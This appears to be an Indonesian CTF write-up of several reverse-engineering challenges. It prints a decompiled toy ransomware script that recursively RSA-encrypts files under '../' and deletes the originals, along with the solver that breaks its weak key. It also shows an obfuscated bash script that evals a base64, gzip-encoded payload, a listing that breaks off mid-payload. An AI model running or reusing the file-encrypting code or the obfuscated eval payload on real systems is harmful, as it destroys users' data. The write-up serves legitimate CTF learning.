
Rush & No Relax

Rev

simp malware

Diberikan attachment sebagai berikut



Terlihat terdapat mal.pyc, jadi lakukan decompile dengan uncompyle6

```
# uncompyle6 version 3.8.0
# Python bytecode 3.8.0 (3413)
# Decompiled from: Python 3.10.4 (main, Jun 29 2022, 12:14:53) [GCC 11.2.0]
# Embedded file name: lagi.py
# Compiled at: 2022-08-27 15:06:04
# Size of source mod 2**32: 1148 bytes
from Crypto.Util.number import *
from Crypto.PublicKey import RSA
from pathlib import Path
import gmpy2, os
p = getPrime(2048)
q = int(gmpy2.next_prime(p))
n = p * q
e = 65537
pubKey = RSA.construct((n, e))
with open('pubkey.key', 'w') as (f):
    f.write(str(n + e))


def scanFile(dir):
    for entry in os.scandir(dir):
```

```
        if entry.is_file():
            yield entry
        else:
            yield from scanFile(entry.path)



def read(dataFile):
    extension = dataFile.suffix.lower()
    dataFile = str(dataFile)
    with open(dataFile, 'rb') as (f):
        data = f.read()
    data = bytes(data)
    plain = bytes_to_long(data)
    cipher = pow(plain, pubKey.e, pubKey.n)
    cipher = long_to_bytes(cipher)
    fileName = dataFile.split(extension)[0]
    fileExtension = '.hacked'
    encryptedFile = fileName + fileExtension
    with open(encryptedFile, 'wb') as (f):
        f.write(cipher)
    os.remove(dataFile)



directory = '../'
excludeExtension = ['.py', '.key', '.pyc']
for item in scanFile(directory):
    filePath = Path(item.name)
    fileType = filePath.suffix.lower()
    if fileType in excludeExtension:
        pass
    else:
        read(filePath)
# okay decompiling mal.pyc
```

Terlihat bahwa file di enkripsi menggunakan algoritma RSA. p dan q nya berdeketan terlihat dari q = next_prime(p) . Jadi untuk mendapatkan nilai q kita perlu melakukan akar terhadap n lalu lakukan next_prime, validasi dengan n%q ==0 jika iya maka itu p. Berikut solver yang

kami gunakan

```
import gmpy2
import os
from pathlib import Path
from Crypto.Util.number import *



n_e =
49828497525761211612689948478158859764370050391639367650651695735524951075
81484318808078393035341566690105995801338458086225205850342342917612596453
```

```
360960461412760992694520638871539940457427750385066547554930604022515436072198716870709125906412501668811270859040384081633659509025079545161901966180090533825279379972551275982758941463844436777427307024060138406051056621390487481746592405318985330492939964267453097064387472467611251419740628612877115896790408667754469341421815058840490246390135728702085662699920448086358195157039839587744783483999521026861271844396513064740927270280242676229597316729630038258057853265901203322071449409335483924742478359929800448121161409400702099357972279544770429636860395007828962299943560822716721744970304353027958549857150263230140738644302467444286983678870523815517622003831398462868398635404243906553091727041658607185056910085777906400985657612941767145347105044566917124795756002031802393404866921475789497793682798759369815551739875666081432845331546754574846084332189402964070984303908563950122208352936983369649183035635494666891110296839807787972989138881953215160146115306700529891660958360266009781952553546679683436343200780112746037281092153830297516752371942022424025948552 70
e = 65537
n = n_e - e
flag = [""]*100


def find_pq(n):
n_2 = gmpy2.iroot(n,2)[0]
q = gmpy2.next_prime(n_2)
p = n//q
return p,q


def scanFile(dir):
    for entry in os.scandir(dir):
        if entry.is_file():
            yield entry
        else:
            yield from scanFile(entry.path)


def read(dataFile):
    extension = dataFile.suffix.lower()
    dataFile = str(dataFile)
    dataFile = "enc/"+dataFile
    with open(dataFile, 'rb') as (f):
        data = f.read()
    data = bytes(data)
    plain = bytes_to_long(data)
    cipher = pow(plain, d, n)
    cipher = long_to_bytes(cipher)
    fileName = dataFile.split(extension)[0]
    index = int(fileName.split("secretFile")[1])
    flag[index] = cipher.decode()
```

```
p,q = find_pq(n)
phi = (p-1)*(q-1)
d = pow(e,-1,phi)


excludeExtension = ['.py', '.key', '.pyc']
for item in scanFile("enc"):
    filePath = Path(item.name)
    fileType = filePath.suffix.lower()
    if fileType in excludeExtension:
        pass
    else:
        read(filePath)
print(''.join(flag))
```

```
kosong ~ ctf hacktoday sol_secret python solver.py
hacktoday{really really simple malware hehehe}
```

Flag : hacktoday{really_really_simple_malware_hehehe}

check flag

Diberikan file class, kami lakukan decompile berikut hasilnya

```
import java.util.Scanner;


public class CheckFlag
{
    public static boolean flag(final String s) {
        return s.hashCode() == 1483186492 && s.toUpperCase().hashCode() == 1452679484
&& s.toLowerCase().hashCode() == 1483217244;
    }

    public static void main(final String[] array) {
        final Scanner scanner = new Scanner(System.in);
        System.out.println("Masukkan flag Anda (tanpa format flag) :");
        final String next = scanner.next();
        final Boolean value = flag(next);
        if (next.length() != 6) {
            System.out.print("Netnot!");
        }
        else if (value) {
            System.out.println("SELAMAT!");
        }
        else {
            System.out.println("Netnot!");
        }
        scanner.close();
```

```
    }
}
```

Soal ini pernah saya kerjakan dulu , jadi intinya hashcode bisa possible untuk di brute dengan cukup cepat karena ada kelemahan dalam algoritma hashingnya. Ditambah asumsi bahwa input printable membuat nya semakin cepat untuk dibrute. Referensi solver diambil dari https://gitea.iitdh.ac.in/180010027/CTFlearn-Writeups/src/commit/53fd30619d84ed7ac46c3490fe376d9558313327/Programming/Is%20it%20the%20Flag_%20%28JAVA%29 . Cukup diubah batasannya saja yaitu value dari hashcode dan lower hashcode. Berikut solver yang kami gunakan

```
import sys


def java_string_hashcode(s): # The hashCode function in java.
    h = 0
    for c in s:
        h = (31 * h + ord(c)) & 0xFFFFFFFF
    return ((h + 0x80000000) & 0xFFFFFFFF) - 0x80000000


def isFlag(str):
        return java_string_hashcode(str) == 1483186492 and java_string_hashcode(str.lower) == 1483217244 # The function from the CTF.


def main():
   sum=0
   max1 = pow(31, 4) * 122 # Max option of alphanumeric characters.
   min1 = pow(31, 4) * 48  # Min option of alphanumeric characters.
   max2 = pow(31, 3) * 122
   min2 = pow(31, 3) * 48
   max3 = pow(31, 2) * 122
   min3 = pow(31, 2) * 48
   max4 = pow(31, 1) * 122
   min4 = pow(31, 1) * 48
   max5 = 122
   min5 = 48
   list=[]                # Make a list of alphanumeric characters.
   for i in range (48,58):
      list.append(i)
   for i in range (65,91):
      list.append(i)
   for i in range(97, 123):
      list.append(i)


   for i0 in list:
```


```
    x0 = pow(31, 5) * i0
    if (x0 + max1 + max2 + max3 + max4 + max5 >= 1483186492 and x0 + min1 + min2 +
min3 + min4 + min5 <= 1483217244):
        # print("flag[0] =", i0)


        for i1 in list:
            x1 = pow(31, 4) * i1
            if (x0 + x1 + max2 + max3 + max4 + max5 >= 1483186492 and x0 + x1 + min2 +
min3 + min4 + min5 <= 1483217244):
                # print("flag[1] = ", i1)


                for i2 in list:
                    x2 = pow(31, 3) * i2
                    if (x0 + x1 + x2 + max3 + max4 + max5 >= 1483186492 and x0 + x1 + x2 +
min3 + min4 + min5 <= 1483217244):
                        # print("flag[2] = ", i2)


                        for i3 in list:
                            x3 = pow(31, 2) * i3
                            if (x0 + x1 + x2 + x3 + max4 + max5 >= 1483186492 and x0 + x1 + x2 +
x3 + min4 + min5 <= 1483217244):
                                # print("flag[3] = ", i3)


                                for i4 in list:
                                    x4 = pow(31, 1) * i4
                                    if (x0 + x1 + x2 + x3 + x4 + max5 >= 1483186492 and x0 + x1 + x2 +
x3 + x4 + min5 <= 1483217244):
                                        # print("flag[4] = ", i4)


                                        for i5 in list:
                                            x5 = i5
                                            if (x0 + x1 + x2 + x3 + x4 + x5 == 1483186492 ):
                                                flag = ""
                                                flag += chr(i0) + chr(i1) + chr(i2) + chr(i3) + chr(i4) + chr(i5)
                                                if(java_string_hashcode(flag.lower())==1483217244):  #
Check for the lowercase condition.
                                                    print("The flag is:", flag)
                                                    sys.exit()
main()
```

```
kosong ~ ctf hacktoday checkflag python coba.py
The flag is: 0rzGan
```

Flag : hacktoday{0rzGan}

Pazz

Diberikan sebuah file executable, kami coba extract pyc gagal. Kami cek strings ternyata ada regex , dari kumpulan strings yang ada kemungkinan regex itulah validasi dari flagnya.



Jadi selanjutnya tinggal lakukan analisis terhadap regex tersebut. Disini kami menggunakan salah satu website untuk debugging regex yaitu https://www.debuggex.com/ . Berikut hasil debug 1 per satu pattern

(?=.*g3) -> ?g3
(?=.*g3)(?=.{9}[^_]{6}) -> ??????????????? , no _
(?=.*_.{4}x) -> ?_????x
(?=hack)(?=.*today) -> hacktoday
(?=.{9}[^a-zA-Z0-9_][j-r]) -> ??????????j,??????????r , no a-zA-Z0-9_
(?=.{10}[^g-q]) -> ??????????a , no g-q for a , hmm
(?=.*3.{2}x) -> ?3??x
(?=.{12}g.{4}e) -> ?????????????g????e
(?=.{16}[^n-qs]) -> ???????????????a , a not n-q,s
(?=.{21}[^a-zA-Z0-9_]) -> ?????????????????????* , * not ^a-zA-Z0-9_
(?=.*e.*_)) -> ?e?_

Disini kami menemukan banyak nilai yang valid seperti contohnya

hacktoday{reg3x_xeg_x}
hacktoday{reg3x_xegex}

Kemudian kami coba folup ke admin untuk meminimalisir brute ke platform dan ternyata menurut admin soal broke jadinya jika muncul congrats kita akan mendapatkan flag dari admin

```
hacktoday{r3gex_reg3x}
```

Flag : hacktoday{r3gex_reg3x}

trust me

Diberikan file shell script

```
#!/bin/bash


${*##jb3r7~o7} ev$'\141'l "$( ${*^} p$'r\x69'""n''\t${*^}f
'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
```

```
OWpDQYzIYMyiSkSNROF9l3FJdkUWMhyi43kmFH/VpAauHkgLOCC10t6IkZWdul0uZe9kb9
aE6uLLehHvWkWQyVLatgYXxtNooW2PLsbkcgENpoGp8mS1+9VmrwCwWpZpoe1zAG9U3ll
hYvUzoPS1O4hmyOn67mFOCCaC/RiVVYkf8Vupj0ICk3663zF6JxNJcpsSBi+mxR2YUZJ5Th
ua0YCdZuqI8wQ+3YS2uOW3nXd7LTBl10HRb9nLh2sBuqbsiYjU9WyAOL1yBNpGCWPbq3p
vlxAEPKKsn9eq2DUNe8xRaT2DA1+QV92UDVujyoR37PyGm4JGJDSvlCESNZEWmKRaxkl
NA1NkF2NLEbJ5vjL9ELDOf/DCD2OciOk5aHXcv9qCxMTd6hcvD7mKF4nuqhYsS4fQhlOZ7j
gl3RLE3C7kOvH4EkETutzuXW1Ay+yaWds+1T5BEQuo7nBKy5e4dx+E0m4kuaNx0PhfwOR
GYvWWE1chlax0yu9NVsJuibHhKYd6qyRSBHrVRV9ZkZwe9GAbjzyDSNr7c3HMLwy+xijrbxo
p69tSWx6kEVQXukqWIU9DaqUdSRVixDYdcOspwV+9IosxIks+VxfZ0rLXQ2t5VAH5k6+GtY6
4jWKKfmaaAMOc8xrqNXBXhdLo2A8pl8p5bEjFvxB1U8Nid8YqE5jB3fIa/ZNxNJLldbEiy0GWg
weD9JnOseps4b1opAjqPGUsApSmxVWbmdLbV0OlCVYLlqXIwSjxq6nLRQL0i3FaIbibCuQV
kTpMZ3wKnMGrpvNQBkD4SlkbjkTh3XbIi3dYORXVRFSGjp2vmL82F3MRqtdAkz5aSLEqtNR
PdKIdJThpHLoKqp5jmAYkZDdbq6hoBq4UMWAN1WEgOlndpUWMaVaYA03cSJgWlaoUhSZ
Lmgweyuj5CZd9g0hGWyw4wKshBuzqlD5BcyFXCEUgyC5nQRbojMHedxJdoV0j1AW8ygMo
6qtadO72k3mcFuUbfIY0MuWl/6pq+odtzV3R10wdYl3X5Zli1GRkez5Ck1lqu+VgANpNIrb7RzsI
6jJZL473fjuyv0mQNkeyTVN37Tg0c2jEOKbUfauQS7OaQweY4QZZ1F5cjiG7wgBRH8XWCr0
2wX9LoPg8jTLjUPSVv5/fndP6f506SXHY/dvU72zF9J7B9inP0tqvMDyL08nKfmmL4zqa676o3/
Ifs58+/gMSXLx/E7OefvxO8Hz+41QdBfPv1Q5V/dIBxAJhf/x8/+07Sov+T31leG9Z//RXh1/Pb6y/
OZsf/pmNvv736P5j/ZoRfP3jpT7++vfz1f6XvdPaMHPn76z/Or//4ZSvq1x9/OGjr+2he/vzp3e5L7
X7549329w/rX3/9aPxMkbbwTnT/eG/7/O1Q/QveXfc0Iw8AAA==' "${@%%ew\]|}" |
${*//08Ad5\!m} ${*%%s\)x\}yU} b${*~~}a\se${@~~}6"4" -d ${!*} | "${@~}" ${@//hKz&-}
""${@}"g$'u\u006e'"${*#cf\(f\^KM}zip -c "${@%mm3T|@l4}" )" "${@,}"
```

Untuk mengetahui prosesnya kita bisa memanfaatkan fitur debug di bash yaitu dengan argument -x

```
kosong ~ ctf hacktoday trustme bash -x trust-me.sh
++ printf H4sIAMksCmMC/01Xh5LjRpL9lb7ZGY1WlI7wINZcDLz3jsT26gKOAAjvCCO1vn3RPXsGiChkZWU9lMvKfC+fPn/79PLy8unzb9/+eDukr1+71+Hz1+IVRLGvX79O95eXL+PR/
ONhdNj8Kf2d+eX1t7eXzz8diuE1fX2+/O1vfzv6vby8/fHTb58PqD8fLS9vvLrjv5+9b/1wPn9717+82dFPf/2y/uW31z/96bsm/uUooK54U/vnP1/z83+8NhJzPh8wn/ZPzRy9vGHuX/7b
M5f//FC+vHz7/PL7O9LPP79X315fLz+4Xz6wknco5PXTJ+zrp+NFEfB1/JA+f5QhhK2v3+uFPub79s/X3riIHyP5UHw7Pgf2218eY/xf2Nkr5Cz8/tOXj35//zsJmNQQkKWZO9aWrGeYN3f
Sg2c2Ni43AIEoWuXvq7lFlFaqWwdal+lMpbtVEMQAunF40jdCgDbXlEirHQccfgrUk42V65rnt5m5KIwH7z3oDbYsT/AaWEoMrkOeysC0wu1k6PwObcNDl3e4Y1WMM9ZC31glLvxoMfNns5
ozL6iPJBl6N0hanD4xTy5ODJtrUaLXa3+tQU1UUV5r3MhVqedYuGkGJ5ucMtPZDvCsMWmr3EUxBxVaqpNmwmg7ViJ/x4FArTuU2p7h1dfQVXqQm6gGg0fXtI1A2yzv/i6pVBsj28OPrgrjT
5UgXbKHO2Y6ZQilDvFaW/HAbRIhGQf9p4y2ObYzOTj269hJnrjvOOTTEGZ7eh/v/EDKqaz5nj1Cmdzfrg/j3iRSmQhYxQL1IIY7qoOYfcqGlj3PEvpwp4qgOKofkwdUzrVqPBYw6epB62HB
WUcSWDRe7NTwZIeA3wxPTrC1c8FD/RS7mH7dBSHANaOpqprNvefzjnEUFeV85GahNhISwlLX3AC23BlW8jrjxMBIweNsPec1qpBLJfVuBGas09pBI/OgjAEVahQ63XMoP8X7Vb+zYz73hVh

eG9Z//RXh1/Pb6y/OZsf/pmNvv736P5j/ZoRfP3jpT7++vfz1f6XvdPaMHPn76z/Or//4ZSvq1x9/OGjr+2he/vzp3e5L7X7549329w/rX3/9aPxMkbbwTnT/eG/7/O1Q/QveXfc0Iw8AAA
==
++ gunzip -c
++ base64 -d
```

Pertama kita coba manual untuk melakukan base64 decode dan gunzip hingga dapat file selanjutnya

```
kosong ~ ctf hacktoday trustme cat x.sh && echo
 "$@"   "${@~}"  ''p\r$'i\156'''tf  %s "${   ${@#e|D-\{} $*   r\e\v <<<  '  }~*{$  ")    }GMz7|/V@qr//@{$   }Sb*;%x:{\##@{$   c-   2pi}Mqv]\h/!
\nJD//*{$"z"nub }6U:_VQw.//*{$  @$ |   },,*{$ }\\8&U%@{$  d-   4\""6'"'"'541\s'"'"'$'"'"'a26x\'"'"'$""   "}]\qP8I##@{$"   "@$" |  }:jsc>6/ViKga
/*{$   '"'"'==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
